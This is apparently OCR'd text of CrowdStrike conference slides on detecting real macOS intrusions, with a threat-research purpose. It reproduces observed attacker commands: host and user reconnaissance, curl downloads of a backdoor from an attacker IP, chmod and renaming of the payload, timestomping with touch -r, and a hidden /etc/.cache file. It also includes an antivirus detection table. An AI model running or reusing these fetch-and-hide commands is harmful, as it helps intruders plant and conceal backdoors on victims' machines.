CROWDSTRIKE

MACDOORED

A FIRST LOOK INTO REAL-WORLD MACOS INTRUSIONS

JARON BRADLEY


SENIOR SECURITY RESEARCH DEVELOPER CROWDSTRIKE

JARON BRADLEY started his career out of college as an incident responder. He originally joined CrowdStrike on what is now known as the OverWatch team sifting through customer data and looking for malicious activity. He then moved to the Engine Content and Detections team where he focused on writing detections for the macOS sensor. He now works on the Strategic Counter-Adversarial Research team developing and enabling new ways to catch malicious actors within customer networks. Jaron is the Author of OS X Incident Response Scripting and Analysis.


Macdoored Agenda

1. Mac Hunting Overview
2. Detections in the Wild
3. Detection and Analysis Difficulties
4. Attacker Intrusions
5. Wrap- up

THE IMPORTANCE OF THE PROCESS TREE




Process Explorer viewer




DETECTION/ANALYSIS DIFFICULTIES

- All the commands an attacker could ever need are on the system
- Admin and Attacker activity can look like the same thing
- Backdoors can be written in many different languages
- Malware sample size incredibly small compared to Windows

THE INTRUSION



RECON



launchd

sshd

bash

sw_vers

system_profiler

dscl . -list /Users


ping –c1 <system>

dig <host>

dns-sd –B <service>


BACKDOOR

BACKDOOR INSTALLATION



```
curl -O hxxp://61.78.62.21:8080/Tssd
chmod +x Tssd
mv /var/tmp/Tssd rutil
touch -r r2util rutil
ls -la /usr/local/bin/rutil
vim /etc/.cache
chmod 400 .cache
```

BACKDOOR VARIANTS



System 1

launchd → sshd → bash → curl -O hxxp://61.78.62.21:8080/Tssd

System 2

launchd → sshd → bash → curl -O hxxp://61.78.62.21:8080/Tss


System 3

launchd → sshd → bash → curl -sO hxxp://61.78.62.21:8080/grrs

61.78.62.21


WICKED PANDA

CROWDSTRIKE



Ad-Aware	⚠ Trojan.MAC.Keydnap.J	Arcabit	⚠ Trojan.MAC.Keydnap.J
Avast	⚠ MacOS:Agent-AK [Trj]	AVG	⚠ MacOS:Agent-AK [Trj]
Avira	⚠ OSX/Mibsun.ihgqm	BitDefender	⚠ Trojan.MAC.Keydnap.J
Comodo	⚠ UnclassifiedMalware	Emsisoft	⚠ Trojan.MAC.Keydnap.J (B)
Endgame	⚠ malicious (high confidence)	eScan	⚠ Trojan.MAC.Keydnap.J
ESET-NOD32	⚠ OSX/Keydnap.C	F-Secure	⚠ Trojan.MAC.Keydnap.J
Fortinet	⚠ W32/Multi.MIBSUN!tr.bdr	GData	⚠ Trojan.MAC.Keydnap.J
Kaspersky	⚠ HEUR:Backdoor.Multi.Mibsun.gen	MAX	⚠ malware (ai score=86)
McAfee	⚠ RDN/Generic.osx	McAfee-GW-Edition	⚠ RDN/Generic.osx
NANO-Antivirus	⚠ Trojan.Mac.Multi.erinsk	Panda	⚠ OSX/BHT.O
Qihoo-360	⚠ Win32/Backdoor.Multi.f41	Sophos AV	⚠ OSX/Bckdr-RUZ
Symantec	⚠ OSX.Trojan.Gen	Tencent	⚠ Win32.Backdoor.Mibsun.Ednd
ZoneAlarm	⚠ HEUR:Backdoor.Multi.Mibsun.gen	AegisLab	✓ Clean
AhnLab-V3	✓ Clean	Antiy-AVL	✓ Clean
Avast Mobile Security	✓ Clean	AVware	✓ Clean

